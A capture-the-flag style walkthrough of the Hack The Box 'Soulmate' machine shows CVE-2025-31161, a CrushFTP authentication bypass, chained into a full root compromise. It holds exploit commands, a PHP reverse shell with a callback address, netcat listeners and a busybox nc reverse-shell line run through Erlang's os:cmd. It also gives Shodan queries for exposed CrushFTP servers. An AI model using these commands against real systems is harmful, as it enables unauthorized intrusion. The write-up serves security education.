CVE-2025-31161: CrushFTP Authentication Bypass
CVE-2025-31161: CrushFTP Authentication Bypass
Introduction

CVE-2025-31161 is a critical authentication bypass vulnerability affecting CrushFTP.
The vulnerability can allow an unauthenticated remote attacker to bypass authentication and impersonate an existing account. Depending on the account and configuration, this can provide access to sensitive CrushFTP functionality and potentially administrative capabilities.
The vulnerability is tracked as:
1
2
CVE-2025-31161
CWE-305: Authentication Bypass by Primary Weakness
The vulnerability received a CVSS 3.1 score of 9.8 Critical:
1
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
The severity reflects several important characteristics:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Network exploitable
        |
        v
Low attack complexity
        |
        v
No authentication required
        |
        v
No user interaction
        |
        v
Potential impact on
Confidentiality
Integrity
Availability
This makes Internet-facing CrushFTP installations particularly interesting from both a defensive and security research perspective.
In this article, the vulnerability will be demonstrated using the Hack The Box machine Soulmate.
The objective is not simply to execute a public proof of concept.
Instead, we will examine the complete methodology:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
Network Enumeration
        |
        v
Virtual Host Discovery
        |
        v
CrushFTP Discovery
        |
        v
CVE-2025-31161
        |
        v
Authentication Bypass
        |
        v
CrushFTP Access
        |
        v
Post-Exploitation
        |
        v
Initial Shell
        |
        v
Internal Service Enumeration
        |
        v
Credential Discovery
        |
        v
User Access
        |
        v
Privilege Escalation
        |
        v
Root
This demonstrates why authentication bypass vulnerabilities should rarely be considered in isolation.
The functionality exposed after crossing the authentication boundary often determines the actual impact.
Affected Versions
According to published vulnerability research, the following CrushFTP versions are affected:
| CrushFTP branch | Affected versions | Patched version |
|---|---|---|
| CrushFTP 10 | 10.0.0 through 10.8.3 | 10.8.4+ |
| CrushFTP 11 | 11.0.0 through 11.3.0 | 11.3.1+ |
Therefore:
1
2
3
4
5
6
7
8
9
10
11
12
CrushFTP 10

10.0.0
   |
   v
...
   |
   v
10.8.3       VULNERABLE
   |
   v
10.8.4+      PATCHED
and:
1
2
3
4
5
6
7
8
9
10
11
12
CrushFTP 11

11.0.0
   |
   v
...
   |
   v
11.3.0       VULNERABLE
   |
   v
11.3.1+      PATCHED
Writing the explicit version ranges is preferable to simply stating:
1
2
< 10.8.4
< 11.3.1
because the vulnerability specifically affects the corresponding CrushFTP 10 and CrushFTP 11 branches.
What is CrushFTP?
CrushFTP is a managed file transfer server supporting multiple protocols and web-based file management.
Depending on its configuration, a CrushFTP installation may expose functionality including:
1
2
3
4
5
6
7
8
9
FTP
SFTP
HTTP
HTTPS
WebDAV
File uploads
File downloads
User management
Administrative functionality
A typical deployment can therefore represent a particularly sensitive security boundary.
Conceptually:
1
2
3
4
5
6
7
8
9
                 CrushFTP
                    |
        +-----------+-----------+
        |           |           |
        v           v           v
      Users       Files       Admin
        |           |           |
        v           v           v
 Authentication   Data      Configuration
An authentication bypass affecting this boundary can have significant consequences.
Understanding CVE-2025-31161
At a high level, CVE-2025-31161 involves improper authentication handling within CrushFTP.
The vulnerability can allow specially crafted authentication information to influence the authentication process in an unintended way.
Conceptually, the expected process should be:
1
2
3
4
5
6
7
8
9
10
11
Request
   |
   v
Authentication
   |
   +---- Invalid ----> Reject
   |
   +---- Valid
   |
   v
Authenticated Session
The vulnerable behaviour can instead result in:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Attacker
   |
   v
Crafted Request
   |
   v
Authentication Processing
   |
   X
Authentication Boundary Bypassed
   |
   v
Existing User Context
   |
   v
Authenticated Access
The vulnerability is therefore particularly dangerous because exploitation does not inherently require possession of a valid password.
The eventual privileges depend on which account can be impersonated and how the CrushFTP instance has been configured.
Why the Vulnerability is Critical
Authentication is one of the primary trust boundaries in a managed file transfer application.
The expected security model is:
1
2
3
4
5
6
7
8
9
10
11
12
13
Unauthenticated User
        |
        v
     Login
        |
        v
Credentials Verified
        |
        v
Authenticated User
        |
        v
Files / Administrative Functions
CVE-2025-31161 can undermine that assumption.
The resulting security model becomes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
Unauthenticated Attacker
        |
        v
CVE-2025-31161
        |
        v
Authentication Bypass
        |
        v
Authenticated Context
        |
        +------------------+
        |                  |
        v                  v
      Files          User Management
                           |
                           v
                  Administrative Access
The vulnerability itself should still be distinguished from what happens afterwards.
For example:
1
2
3
CVE-2025-31161
        =
Authentication Bypass
It should not automatically be described as:
1
2
3
CVE-2025-31161
        =
Remote Code Execution
Instead, administrative access obtained through the vulnerability may expose functionality that can subsequently be leveraged to achieve further compromise.
This distinction becomes important in the Soulmate lab.
Lab Environment
For this research we will use the Hack The Box machine:
1
Soulmate
The target IP during testing was:
1
10.129.231.23
Because Hack The Box addresses change between sessions, the IP shown in this article should be considered specific to this lab session.
The testing workflow begins with network enumeration.
Network Enumeration
A full TCP port scan was performed using Nmap:
1
sudo nmap -p- -sC -sV -Pn 10.129.231.23 -T4
The scan returned:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
Starting Nmap 7.95 at 2026-08-29 13:14 EDT

Nmap scan report for 10.129.231.23
Host is up (0.0075s latency).

Not shown: 65533 closed tcp ports (reset)

PORT   STATE SERVICE VERSION

22/tcp open  ssh
OpenSSH 8.9p1 Ubuntu 3ubuntu0.13
Ubuntu Linux; protocol 2.0

80/tcp open  http
nginx 1.18.0 (Ubuntu)

http-server-header:
nginx/1.18.0 (Ubuntu)

http-title:
Did not follow redirect to http://soulmate.htb/

Service Info:
OS: Linux
CPE: cpe:/o:linux:linux_kernel
Two externally reachable services were identified:
| Port | Service | Observation |
|---|---|---|
| 22 | SSH | OpenSSH 8.9p1 |
| 80 | HTTP | nginx 1.18.0 |
The most interesting observation is:
1
Did not follow redirect to http://soulmate.htb/
This reveals the expected hostname:
1
soulmate.htb
The hostname can therefore be added to /etc/hosts.
For example:
1
echo '10.129.231.23 soulmate.htb' | sudo tee -a /etc/hosts
The application can now be accessed through:
1
http://soulmate.htb
Virtual Host Enumeration
Discovering the primary hostname does not mean that it is the only web application hosted on the server.
Virtual host enumeration was therefore performed using ffuf.
The request modifies the HTTP Host header while keeping the destination IP unchanged:
1
2
3
4
5
ffuf \
  -u http://10.129.231.23 \
  -H "Host: FUZZ.soulmate.htb" \
  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt \
  -ac
The relevant result was:
1
ftp    [Status: 302, Size: 0, Words: 1, Lines: 1]
This reveals another virtual host:
1
ftp.soulmate.htb
The discovery flow is now:
1
2
3
4
5
6
7
8
9
10
11
12
13
10.129.231.23
       |
       v
    nginx
       |
       v
soulmate.htb
       |
       v
Virtual Host Enumeration
       |
       v
ftp.soulmate.htb
The newly discovered hostname can also be added to /etc/hosts:
1
echo '10.129.231.23 ftp.soulmate.htb' | sudo tee -a /etc/hosts
Alternatively, both hostnames can be placed on the same line:
1
10.129.231.23 soulmate.htb ftp.soulmate.htb
Discovering CrushFTP
Browsing to:
1
http://ftp.soulmate.htb
reveals the file transfer application.
At this stage, the technology of interest is:
1
CrushFTP
The reconnaissance process has therefore progressed from:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
Nmap
   |
   v
Port 80
   |
   v
nginx
   |
   v
soulmate.htb
   |
   v
ffuf
   |
   v
ftp.soulmate.htb
   |
   v
CrushFTP
Once CrushFTP has been identified, CrushFTP-specific security research becomes relevant.
One of the most significant vulnerabilities affecting the identified product is:
1
CVE-2025-31161
Finding CrushFTP with Shodan
CrushFTP installations exposed to the Internet can also be discovered passively using Shodan.
Using the Shodan web interface, search for:
1
http.title:"CrushFTP"
This searches Shodan’s indexed HTTP information for pages where the HTTP title contains:
1
CrushFTP
The search can be narrowed further.
For example:
1
http.title:"CrushFTP" country:NL
or:
1
http.title:"CrushFTP" http.status:200
Multiple filters can also be combined:
1
http.title:"CrushFTP" country:NL http.status:200
This can be useful during passive reconnaissance because Shodan has already collected the underlying service information.
However, an important distinction must be made:
1
2
3
Shodan identifies CrushFTP
            !=
CVE-2025-31161 confirmed
Discovering a CrushFTP installation does not mean that the system is vulnerable.
The actual version and configuration must still be established.
The correct workflow is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Shodan
   |
   v
Potential CrushFTP Deployment
   |
   v
Version Identification
   |
   v
Affected Version?
   |
   +---- No ----> Not vulnerable to this CVE
   |
   +---- Yes
   |
   v
Authorized Validation
Only systems you own or have explicit authorization to assess should be actively tested.
For the remainder of this article, testing continues exclusively against the Hack The Box Soulmate environment.
Testing CVE-2025-31161
Rather than manually recreating the authentication bypass request, a public proof of concept can be used in the authorized lab.
The repository used during testing was cloned with:
1
sudo git clone https://github.com/Immersive-Labs-Sec/CVE-2025-31161.git
Enter the repository:
1
cd CVE-2025-31161
The proof of concept can then be executed against:
1
ftp.soulmate.htb
For example:
1
2
3
4
5
python3 cve-2025-31161.py \
  --target_host ftp.soulmate.htb \
  --port 80 \
  --new_user asif \
  --password asif
The exploit returned:
1
2
3
4
5
6
7
8
9
10
11
12
13
[+] Preparing Payloads

  [-] Warming up the target
  [-] Target is up and running

[+] Sending Account Create Request

  [!] User created successfully

[+] Exploit Complete you can now login with

   [*] Username: asif
   [*] Password: asif
This is a critical point in the attack chain.
Before exploitation:
1
2
3
4
5
6
7
Attacker
   |
   v
No Valid CrushFTP Account
   |
   X
Protected Functionality
After successful exploitation:
1
2
3
4
5
6
7
8
9
10
11
12
13
Attacker
   |
   v
CVE-2025-31161
   |
   v
Authentication Boundary Bypassed
   |
   v
Account Creation
   |
   v
CrushFTP Access
The successful account creation demonstrates the practical impact of the authentication bypass in the lab.
Logging into CrushFTP
The newly created credentials can now be used against:
1
http://ftp.soulmate.htb
Using:
1
2
Username: asif
Password: asif
provides access to the CrushFTP interface.
The important functionality available during the lab included administrative user management.
Conceptually:
1
2
3
4
5
6
7
8
9
10
11
12
13
CVE-2025-31161
       |
       v
Authentication Bypass
       |
       v
CrushFTP Account
       |
       v
Administrative Functionality
       |
       v
User Manager
At this point, the authentication bypass itself has succeeded.
The next question is:
What functionality has become accessible because the authentication boundary was crossed?
This is the same principle that applies to almost every authentication or authorization bypass.
The bypass is often only the beginning of the assessment.
From Authentication Bypass to Post-Exploitation
CVE-2025-31161 does not inherently mean that arbitrary operating system commands can immediately be executed.
Instead, the chain in this environment is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
CVE-2025-31161
       |
       v
Authentication Bypass
       |
       v
Administrative Access
       |
       v
File Management Functionality
       |
       v
Web Accessible File
       |
       v
Server-Side Execution
       |
       v
Shell
This distinction matters when documenting the vulnerability.
A technically accurate description is:
1
2
3
4
5
6
7
8
9
10
Authentication bypass
        |
        v
Administrative functionality
        |
        v
Post-exploitation capability
        |
        v
Potential code execution
rather than:
1
CVE-2025-31161 = RCE
Preparing a PHP Reverse Shell
During the lab, a PHP reverse shell was downloaded from the Ivan Sincek PHP reverse shell project.
The file was retrieved with:
1
2
sudo wget \
  https://raw.githubusercontent.com/ivan-sincek/php-reverse-shell/refs/heads/master/src/reverse/php_reverse_shell.php
The downloaded file was:
1
php_reverse_shell.php
It was renamed for convenience:
1
sudo mv php_reverse_shell.php rev.php
The callback address and port inside the PHP file were configured for the attacker’s Hack The Box VPN interface.
For this lab session:
1
2
3
4
5
6
7
8
9
echo '<pre>';

// change the host address and/or port number as necessary
$sh = new Shell('10.10.14.207', 9001);
$sh->run();

unset($sh);

echo '</pre>';
The callback IP should always correspond to the tester’s own VPN address.
It can normally be identified with:
1
ip addr show tun0
or:
1
ip a
Starting the Listener
Before triggering the uploaded file, a Netcat listener was started:
1
sudo nc -nlvp 9001
The listener waits for an inbound connection:
1
Listening on 0.0.0.0 9001
The expected flow is:
1
2
3
4
5
6
7
8
9
Attacker
10.10.14.207:9001
       ^
       |
       |
Reverse connection
       |
       |
Soulmate
Uploading the PHP File
Using the administrative functionality exposed through CrushFTP, the PHP file can be placed where the web application can access it.
The important relationship is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
CrushFTP
   |
   v
File Management
   |
   v
Web Application Directory
   |
   v
rev.php
   |
   v
HTTP Request
   |
   v
PHP Execution
After the PHP file is requested through the web application, the reverse connection reaches the listener.
The listener returned:
1
2
3
4
5
Listening on 0.0.0.0 9001

Connection received on 10.129.231.23 58878

SOCKET: Shell has connected! PID: 3237
The initial shell runs as:
1
www-data
For example:
1
whoami
returns:
1
www-data
The attack chain has now progressed considerably:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
CrushFTP
   |
   v
CVE-2025-31161
   |
   v
Authentication Bypass
   |
   v
Administrative Access
   |
   v
File Upload
   |
   v
PHP Execution
   |
   v
www-data Shell
Upgrading the Shell
The initial shell can be improved using Python:
1
python3 -c 'import pty;pty.spawn("/bin/bash")'
This spawns a pseudo-terminal and provides a more usable Bash session.
A common shell upgrade sequence is:
1
python3 -c 'import pty;pty.spawn("/bin/bash")'
Then suspend the shell with:
1
Ctrl+Z
On the attacker’s terminal:
1
stty raw -echo
Return to the shell:
1
fg
Then:
1
reset
If required:
1
export TERM=xterm
The result is a substantially more interactive terminal.
Local Enumeration
Once access has been obtained as www-data, the system should be enumerated again.
This is an important general penetration testing principle:
1
2
3
4
5
6
7
New Access
   |
   v
New Perspective
   |
   v
Enumerate Again
Network listeners were examined with:
1
ss -tulpn
The system returned:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Netid State  Local Address:Port

udp   UNCONN 127.0.0.53:53
udp   UNCONN 0.0.0.0:68

tcp   LISTEN 127.0.0.1:44143
tcp   LISTEN 127.0.0.53:53
tcp   LISTEN 127.0.0.1:8080
tcp   LISTEN 127.0.0.1:4369
tcp   LISTEN 0.0.0.0:80
tcp   LISTEN 127.0.0.1:8443
tcp   LISTEN 0.0.0.0:22
tcp   LISTEN 127.0.0.1:2222
tcp   LISTEN 127.0.0.1:9090
tcp   LISTEN 127.0.0.1:35579
Several services are bound exclusively to localhost.
Particularly interesting is:
1
127.0.0.1:2222
This service was not visible during the original Nmap scan because it only listens on the loopback interface.
Compare:
1
2
3
4
External Nmap

22/tcp
80/tcp
with:
1
2
3
4
5
6
7
Local Enumeration

127.0.0.1:8080
127.0.0.1:8443
127.0.0.1:2222
127.0.0.1:9090
...
This demonstrates why local network enumeration after gaining a foothold is so important.
Discovering the Erlang SSH Service
Further enumeration revealed:
1
/usr/local/lib/erlang_login/start.escript
The file contains an Erlang script that starts an SSH daemon.
The relevant code is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format(
                "Resolving user_dir for ~p: ~s/.ssh~n",
                [User, Dir]
            ),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format(
                "Auth success for user: ~p from ~p via ~p~n",
                [User, PeerAddr, Method]
            ),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format(
                "Auth failed for user: ~p from ~p, reason: ~p~n",
                [User, PeerAddr, Reason]
            ),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [
            {"ben", "HouseH0ldings998"}
        ]},

        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of

        {ok, _Pid} ->
            io:format(
                "SSH daemon running on port 2222. Press Ctrl+C to exit.~n"
            );

        {error, Reason} ->
            io:format(
                "Failed to start SSH daemon: ~p~n",
                [Reason]
            )
    end,

    receive
        stop -> ok
    end.
Several important pieces of information are immediately visible.
The service listens on:
1
127.0.0.1:2222
Authentication supports:
1
2
publickey
password
Most importantly, credentials are hardcoded directly into the script:
1
2
Username: ben
Password: HouseH0ldings998
This represents a credential exposure issue.
The discovery process is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
www-data
   |
   v
Local Enumeration
   |
   v
/usr/local/lib/erlang_login/start.escript
   |
   v
Source Review
   |
   v
Hardcoded Credentials
   |
   v
ben : HouseH0ldings998
Moving to the ben User
The discovered credentials can be tested locally.
Using:
1
su - ben
and supplying:
1
HouseH0ldings998
results in access as:
1
ben
Verification:
1
whoami
returns:
1
ben
The attack path has therefore progressed from:
1
www-data
to:
1
ben
through credential discovery.
Conceptually:
1
2
3
4
5
6
7
8
9
10
www-data
   |
   v
Readable Erlang Script
   |
   v
Hardcoded Password
   |
   v
ben
Connecting to the Internal SSH Service
The Erlang script showed that another SSH service is listening on:
1
127.0.0.1:2222
Because we already have access to the machine, the service can be reached locally.
Connect with:
1
ssh -p 2222 ben@localhost
The first connection may display:
1
The authenticity of host '[localhost]:2222' can't be established.
Accept the host key:
1
yes
Then provide:
1
HouseH0ldings998
The flow becomes:
1
2
3
4
5
6
7
8
9
10
ben
 |
 v
localhost:2222
 |
 v
Erlang SSH Daemon
 |
 v
ssh_runner
This is significantly different from the normal OpenSSH service listening externally on port 22.
The internal service is implemented using Erlang’s SSH functionality.
Understanding the Erlang Service
The script begins with:
1
%%! -sname ssh_runner
This starts the Erlang runtime using the node name:
1
ssh_runner
The daemon is then started through:
1
ssh:daemon(2222, ...)
The process therefore runs inside an Erlang runtime environment.
This becomes particularly interesting when determining the privileges associated with that runtime.
The key lesson is that unusual locally exposed services should not be treated simply as another network port.
Understanding the underlying implementation can reveal additional attack paths.
Erlang Runtime Access
Once interacting with the Erlang environment, Erlang functions can be used directly.
For example, Erlang provides:
1
file:read_file()
for reading files.
A test against:
1
/root/root.txt
can be performed with:
1
{ok, Data} = file:read_file("/root/root.txt").
Successful access demonstrates that the Erlang runtime possesses privileges that the normal ben user does not.
Conceptually:
1
2
3
4
5
6
7
8
9
10
11
12
13
ben
 |
 v
Erlang SSH Service
 |
 v
Erlang Runtime
 |
 v
Privileged Process
 |
 v
/root
This is the critical privilege escalation boundary.
Command Execution Through Erlang
Erlang also exposes operating system command execution functionality through:
1
os:cmd()
Conceptually:
1
os:cmd("command").
The command executes with the privileges of the Erlang process.
This distinction is important.
Running:
1
os:cmd(...)
directly inside Bash does not work because:
1
os:cmd()
is Erlang syntax, not a shell command.
For example, attempting this from Bash:
1
os:cmd("busybox nc 10.10.14.207 9001 -e /bin/bash").
results in a Bash syntax error.
The command must instead be executed from the Erlang environment.
Obtaining a Root Shell
On the attacker’s system, start another listener:
1
sudo nc -nlvp 9001
From the privileged Erlang environment, command execution can be used to initiate a callback.
For example:
1
os:cmd("busybox nc 10.10.14.207 9001 -e /bin/bash").
The listener receives the connection:
1
2
3
Listening on 0.0.0.0 9001

Connection received on 10.129.231.23 41900
Verification:
1
whoami
returns:
1
root
and:
1
hostname
returns:
1
soulmate
The privilege escalation is therefore complete.
Complete Soulmate Attack Chain
The entire attack chain can now be represented as:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
                         Soulmate
                            |
                            v
                     Network Scan
                            |
                            v
                     22/tcp   80/tcp
                               |
                               v
                        soulmate.htb
                               |
                               v
                      Virtual Host Fuzzing
                               |
                               v
                      ftp.soulmate.htb
                               |
                               v
                           CrushFTP
                               |
                               v
                       CVE-2025-31161
                               |
                               v
                    Authentication Bypass
                               |
                               v
                       Account Creation
                               |
                               v
                   Administrative Functions
                               |
                               v
                         File Upload
                               |
                               v
                          rev.php
                               |
                               v
                        PHP Execution
                               |
                               v
                         www-data
                               |
                               v
                    Local Enumeration
                               |
                 +-------------+-------------+
                 |                           |
                 v                           v
          Local Services             Application Files
                 |                           |
                 v                           v
         127.0.0.1:2222        /usr/local/lib/erlang_login/
                                             |
                                             v
                                        start.escript
                                             |
                                             v
                                    Hardcoded Credentials
                                             |
                                             v
                            ben : HouseH0ldings998
                                             |
                                             v
                                            ben
                                             |
                                             v
                                ssh -p 2222 ben@localhost
                                             |
                                             v
                                     Erlang SSH Daemon
                                             |
                                             v
                                      ssh_runner
                                             |
                                             v
                               Privileged Erlang Runtime
                                             |
                         +-------------------+-------------------+
                         |                                       |
                         v                                       v
                  file:read_file()                           os:cmd()
                         |                                       |
                         v                                       v
                    /root access                         Command Execution
                                                                 |
                                                                 v
                                                                root
The Vulnerability Chain
It is useful to separate each stage of the compromise.
The first vulnerability is:
1
2
3
4
CVE-2025-31161
        |
        v
Authentication Bypass
This enables:
1
2
3
4
5
6
7
Authentication Bypass
        |
        v
CrushFTP Access
        |
        v
Administrative Functionality
The administrative functionality then exposes another opportunity:
1
2
3
4
5
6
7
8
9
10
11
12
13
Administrative Access
        |
        v
File Management
        |
        v
PHP File in Web Root
        |
        v
Server-Side Execution
        |
        v
www-data
Local enumeration exposes credentials:
1
2
3
4
5
6
7
8
9
10
www-data
        |
        v
start.escript
        |
        v
Hardcoded Credentials
        |
        v
ben
Finally:
1
2
3
4
5
6
7
8
9
10
11
12
13
ben
        |
        v
Internal Erlang SSH Service
        |
        v
Privileged Erlang Runtime
        |
        v
Command Execution
        |
        v
root
The complete chain is therefore:
1
2
3
4
5
6
7
8
9
10
11
Authentication Bypass
        +
Administrative File Access
        +
Web Executable Upload
        +
Hardcoded Credentials
        +
Privileged Erlang Service
        =
Complete System Compromise
Why Vulnerability Chaining Matters
If CVE-2025-31161 were considered independently, the finding might simply be described as:
1
Unauthenticated attacker can bypass CrushFTP authentication.
That statement is correct, but it does not describe the actual impact observed in the lab.
The real progression is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
Unauthenticated Attacker
        |
        v
Authentication Bypass
        |
        v
Administrative Access
        |
        v
File Upload
        |
        v
Remote Code Execution
        |
        v
www-data
        |
        v
Credential Discovery
        |
        v
ben
        |
        v
Privileged Local Service
        |
        v
root
Each stage changes the available attack surface.
This leads to an important assessment principle:
After crossing a security boundary, enumerate again.
After gaining CrushFTP access:
1
Enumerate CrushFTP again.
After obtaining www-data:
1
Enumerate the operating system again.
After becoming ben:
1
Enumerate the user's accessible services again.
Each new privilege level provides a different view of the target.
External vs Internal Attack Surface
The Soulmate machine also demonstrates the difference between externally visible and internally visible services.
From the attacker’s initial position:
1
2
3
4
Nmap

22/tcp
80/tcp
After obtaining a shell:
1
2
3
4
5
6
7
ss -tulpn

127.0.0.1:8080
127.0.0.1:8443
127.0.0.1:2222
127.0.0.1:9090
...
This creates two different attack surfaces:
1
2
3
4
5
6
7
8
9
10
11
12
                 Soulmate
                    |
        +-----------+-----------+
        |                       |
        v                       v
External Surface          Internal Surface
        |                       |
        v                       v
      :22                     :2222
      :80                     :8080
                              :8443
                              :9090
The Erlang SSH service was invisible from the initial network position because it was bound to:
1
127.0.0.1
Only after obtaining local access did it become directly reachable.
Why Hardcoded Credentials Matter
The following configuration was especially significant:
1
{user_passwords, [{"ben", "HouseH0ldings998"}]}
This embeds authentication credentials directly inside application source code.
The security problem is straightforward:
1
2
3
4
5
6
7
8
9
10
Source Code
    |
    v
Username + Password
    |
    v
Anyone who can read the file
    |
    v
Credential Disclosure
Credentials should instead be stored using an appropriate secrets management mechanism and should not be embedded directly in scripts or application source.
From a penetration testing perspective, application files should therefore be searched for:
1
2
3
4
5
6
7
8
9
password
passwd
secret
token
apikey
api_key
credential
username
user_passwords
The exact searches should be performed carefully to avoid unnecessarily dumping large quantities of unrelated sensitive information.
Why Localhost Services Matter
Binding a service to:
1
127.0.0.1
reduces external exposure.
It does not automatically make the service secure.
The security assumption becomes:
1
2
3
4
Internet
   |
   X
localhost service
But after another vulnerability provides a foothold:
1
2
3
4
5
6
7
8
9
10
11
12
13
Internet
   |
   v
Web Vulnerability
   |
   v
Local Shell
   |
   v
localhost
   |
   v
Internal Service
The localhost boundary has effectively been crossed.
Therefore, internal services should still implement appropriate authentication, authorization and least privilege.
Why Process Privileges Matter
The Erlang SSH service is particularly significant because commands executed through the Erlang runtime inherit the privileges of the process.
Conceptually:
1
2
3
4
5
6
7
8
9
10
User connects to service
        |
        v
Service Process
        |
        v
Process Privileges
        |
        v
Executed Operations
If the service runs with excessive privileges:
1
2
3
4
5
6
7
8
9
10
Unprivileged User
        |
        v
Privileged Service
        |
        v
Service Functionality
        |
        v
Privileged Operation
This can create a privilege escalation path.
Services should therefore run using the least privileges necessary for their intended functionality.
Impact
The direct impact of CVE-2025-31161 can include unauthorized access to CrushFTP accounts and functionality.
Depending on the target account and server configuration, potential consequences include:
- Authentication bypass
- Unauthorized account access
- Access to stored files
- Sensitive information disclosure
- Modification of files
- Administrative access
- User management
- Creation of additional accounts
- Access to server-side file management functionality
- Further post-exploitation opportunities
In environments where administrative access allows files to be written into executable web directories, the impact can become substantially greater.
The Soulmate lab demonstrates:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
CVE-2025-31161
        |
        v
Authentication Bypass
        |
        v
Administrative Access
        |
        v
File Upload
        |
        v
Code Execution
        |
        v
Initial Foothold
Additional local weaknesses then allow the compromise to progress to root.
It is therefore important to distinguish:
1
Direct CVE Impact
from:
1
Impact of the Complete Vulnerability Chain
In this environment:
1
2
3
CVE-2025-31161
        !=
Root by itself
Instead:
1
2
3
4
5
6
7
8
9
CVE-2025-31161
        +
Application Configuration
        +
Hardcoded Credentials
        +
Privileged Internal Service
        =
Root
Root Cause
At a high level, CVE-2025-31161 represents an authentication state handling problem.
Authentication information supplied by an external attacker can influence internal authentication processing in a way that should not be possible.
The expected trust boundary is:
1
2
3
4
5
6
7
8
9
10
UNTRUSTED INPUT
      |
      v
Authentication Validation
      |
      v
Validated Identity
      |
      v
Session
The vulnerable condition allows attacker-controlled authentication data to interfere with this process.
Conceptually:
1
2
3
4
5
6
7
8
9
10
11
12
13
UNTRUSTED REQUEST
       |
       v
Authentication Processing
       |
       X
Improper Authentication State Handling
       |
       v
User Context Established
       |
       v
Authenticated Functionality
The fundamental security issue is therefore not merely an unusual HTTP request.
It is the violation of the authentication trust boundary.
Detection
